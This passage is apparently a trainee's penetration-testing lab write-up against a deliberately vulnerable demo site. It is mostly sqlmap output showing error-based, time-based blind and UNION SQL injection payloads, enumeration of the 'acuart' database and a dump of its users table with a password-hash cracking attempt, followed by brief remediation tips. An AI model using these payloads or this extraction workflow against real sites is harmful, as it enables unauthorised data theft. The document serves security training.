[15:26:19] [WARNING] your sqlmap version is outdated

[*] ending @ 15:26:19 /2024-10-30/

```


## I found someone that had USAGE privilege time to the database which could expand the attackers horizon knowledge thinking of

**how to exploit the Localhost Device to gain more access and create dummy databases.**


**I also assessed the other database where i found a customers Username and Password with email Address**



```
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b717871,0x63
4e64467649495045734e627878656d7872795352647a634c68746f6469536e545a474268574e4e,0x71766b7071),NULL-- -
---
[15:28:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:28:01] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[15:28:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.
vulnweb.com'
[15:28:01] [WARNING] your sqlmap version is outdated

[*] ending @ 15:28:01 /2024-10-30/


┌──(kali㉿kali)-[~]
└─$ 
```



```
    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b717871,(SELECT (ELT(5607=5607,1))),0x71766b7071),5607)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6002 FROM (SELECT(SLEEP(5)))ZCMX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b717871,0x6
4e64467649495045734e627878656d7872795352647a634c68746f6469536e545a474268574e4e,0x71766b7071),NULL-- -
---
[15:39:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[15:39:28] [INFO] fetching columns for table 'users' in database 'acuart'
[15:39:28] [INFO] fetching entries for table 'users' in database 'acuart'
[15:39:28] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[15:39:33] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
```



```
do you want to use common password suffixes? (slow!) [y/N] N
[15:39:33] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:39:33] [INFO] starting 2 processes
[15:43:05] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+--------+----------------------------------+------+----------------------------------------------------
---------------------+-------+-------+--------+---------+
| cc     | cart                             | pass | email
                     | phone | uname | name   | address |
+--------+----------------------------------+------+----------------------------------------------------
---------------------+-------+-------+--------+---------+
| HACKED | 048f01ea7db67ae821733683d5a6fd98 | test | yahoo"OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT @
@VERSION),1,1)),0)=1 | 404   | test  | HACKED | HACKED  |
+--------+----------------------------------+------+----------------------------------------------------
---------------------+-------+-------+--------+---------+

[15:43:17] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp
.vulnweb.com/dump/acuart/users.csv'
[15:43:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp
.vulnweb.com'
[15:43:17] [WARNING] your sqlmap version is outdated

[*] ending @ 15:43:17 /2024-10-30/


┌──(kali㉿kali)-[~]
└─$ 
```

This is the Outcome.

## Steps that Could help stop this SQL Injection Vulnerability:

**Input Sanitization: Input Sanitization should be able where any query can be sanitised that is part of the healthy database prompt else the website should show failed and not bring out any information related to it.**
**Input Validation: Input Validation whereby any query should be validated before going through to the database.**
**Installing of WAF: Web Application Firewalls help to protect against common Web Application attack like DOS,DDos, Brute Force Attacks etc**

## CONCLUSION:

**Learning about Web Penetration Testing is very interesting, i want to specifically thank Red Users for giving me this opportunity to dive deep into Web Pen Testing and Vulnerability Assessment, this has helped me to understand more about Web application  security and how to protect against attackers.**

**CLOSING REMARKS: All thanks to Red Users for giving me this task to improve and upskill myself.**